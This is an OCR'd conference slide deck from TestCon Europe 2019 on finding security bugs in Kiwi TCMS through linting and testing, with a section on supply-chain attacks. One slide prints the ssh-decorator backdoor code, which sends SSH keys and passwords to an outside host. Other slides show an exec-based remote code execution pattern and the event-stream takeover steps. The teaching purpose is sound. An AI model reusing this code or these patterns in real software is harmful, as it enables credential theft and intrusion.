
Finding security issues in open source

by doing regular testing


Kiwi TCMS

TestCon Europe
Vilnius 2019

Alexander Todorov
@atodorov_



https://danashby.co.uk/2016/10/19/continuous-testing-in-devops/



https://www.youtube.com/watch?v=jFZd6MaKKZg

Agenda

- Application under test
- Software dependencies
- Test infrastructure
- Usability & security

Exposing credentials bug in Kiwi TCMS

```
commit 8e05263, Sun Dec 31 00:06:00 2017

    [security] Don't log passwords for XML-RPC calls


Example from our API handler(s):

    # e.g. Auth.login or User.update
    log_call(self.request, method_name, params)
```

How to analyze SUT ?

WHO: Users, Groups, Organizations, Permissions, Tenants

WHERE: API handlers, HTTP handlers, UI templates, DB, logs ...

WHAT: Read/Write/Delete, **Modify related records (many-to-many)**

DISTRIBUTION: tar.gz, RPM, Docker image, AWS AMI ?!?

Bogus permissions in API

```
@permissions_required('testcases.add_testcase')
def create(values, **kwargs):
      .......
-     # manually add tags w/o checking permissions
-     for tag in values.get('tag', []):
-         tag, _ = Tag.objects.get_or_create(name=tag)
-         test_case.add_tag(tag=tag)


@permissions_required('testcases.add_testcasetag')
def add_tag(case_id, tag, **kwargs):
```

Bogus permissions in HTML template

```
Kiwi TCMS a7ff135

-{% if perms.management.add_tag %}
+{% if perms.testplans.add_testplantag %}
     <input id="id_tags" type="text" name="tags">
     <button>Add Tag</button>
 {% endif %}
```

HTTP handlers ignoring permissions

Kiwi TCMS 519de64, efc00ca

    Missing @permissions_required

Kiwi TCMS 214191c

    yet another UI which ignored permissions

Tools:
customized pylint plugins to search for problems
parser to analyze HTML templates (still todo)

security linter for Python

https://github.com/PyCQA/bandit - AST based parser from OpenStack

```
$ bandit -r *.py tcms/ tcms_api/ kiwi_lint/
```

Examples

```
B102  exec_used
B103  set_bad_file_permissions
B105  hardcoded_password_string
B307  eval
B311  random
B501  request_with_no_cert_validation
B502  ssl_with_bad_version
B503  ssl_with_bad_defaults
B504  ssl_with_no_version
B505  weak_cryptographic_key
B507  ssh_no_host_key_verification
B611  django_rawsql_used
```

Remote code execution

```
1 >> Issue: [B102:exec_used] Use of exec detected.
```

```
exec('import tcms.%s as form' %  request.GET.get('app_form'))
__import__('tcms.%s' % request.GET.get('app_form'))
```

Hard-coded password

```
107 >> Issue: [B106:hardcoded_password_funcarg] Possible
hardcoded password: 'password'
```

```
cls.new_user = User.objects.create(
    username='new-tester',
    email='new-tester@example.com',
    password='password')
```

Safe to ignore in tests!

Try-Except-Pass or Continue

```
5 >> Issue: [B110:try_except_pass] Try, Except, Pass
detected.
1 >> Issue: [B112:try_except_continue] Try, Except,
Continue detected.
```

Do not blindly silence exceptions when dealing with untrusted data!

Not reported in Sentry, no alerts, no logs ! Nothing!

Need it Robust? Make it Fragile! -Yegor Bugayenko
https://www.youtube.com/watch?v=nCGBgI1MNwE

ValueError

```
invalid literal for int() with base 10: 'TC1'
```

django/core/handlers/exception.py in **inner** at line **35**

django/core/handlers/base.py in **_get_response** at line **128**

django/core/handlers/base.py in **_get_response** at line **126**

django/views/decorators/http.py in **inner** at line **40**

tcms/testruns/views.py in **load_runs_of_one_plan** at line **357**

```
352.
353.     tp = TestPlan.objects.get(plan_id=plan_id)
354.     form = PlanFilterRunForm(request.GET)
355.
356.     if form.is_valid():
357.         queryset = tp.run.filter(**form.cleaned_data)
358.         queryset = queryset.select_related(
359.             'build', 'manager', 'default_tester').order_by('-pk')
360.
361.         dt = DataTableResult(request.GET, queryset, column_names)
362.         response_data = dt.get_response_data()
```

column_names

```
[
  'failure_caseruns_percent',
  '',
  'total_num_caseruns',
```

Release:

Tags

browser

device

level

os

release

server_name

site 100%

transaction 100% /p

url 100% ht

user

Insecure hash function and *random()*

```
2 >> Issue: [B303:blacklist] Use of insecure MD2, MD4, or MD5
hash function.
3 >> Issue: [B311:blacklist] Standard pseudo-random generators
are not suitable for security/cryptographic purposes.

 def set_random_key_for_user(cls, user, force=False):
-    salt = sha1(str(random.random())).hexdigest()[:5]
-    activation_key = sha1((salt + user.username)).hexdigest()
+    activation_key = secrets.token_hex()
```


Do not use *random()*!
Use Python 3.6 *secrets* module
Avoid hashing the salt then hashing salt+username!


Parsing XML (ODF) in Python

```
1 >> Issue: [B314:blacklist] Using
xml.etree.ElementTree.fromstring to parse untrusted XML data
is known to be vulnerable to XML attacks...
```

Remember Rails: CVE 2013-0155, 2013-0156, 2013-0333 ?

Parsing file formats is hard
Input more dangerous than output
Remove CSV, XML, Excel (!) in favor of API





https://scan.coverity.com/projects/kiwitcms-kiwi/

What developers usually do

```
..... install .....

git commit

git push
```

DoS bug in django-attachments

Files removed from DB, not from disk:
Quota check only calculates against DB:
https://github.com/bartTC/django-attachments/pull/44


1.6k

Posted by u/beurcni 17 days ago 3

Backdoor in ssh-decorator package

Do not install or use the ssh-decorator package from Pip. It has a backdoor inserted to steal all your SSH credentials. I've already contacted the developer to take it out. He hasn't responded so for now, use at your own risk! https://ibb.co/kdDk67

UPDATE: The compromised package has been taken down now.



```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```


dominictarr/event-stream/issues/116

1. Go through the most popular inactive open source libraries
2. Reach out to author and ask to help out
3. Get push access and release a compromised version
4. Reach 2 million applications within a week


influxdata/influxdb-python/issues/739

- #678 merged 5 mo ago
- no new release
- for profit company

- .. danger:: note in code
- „SQL injection“ in code
- „vulnerabilities“ in code



Kiwi TCMS



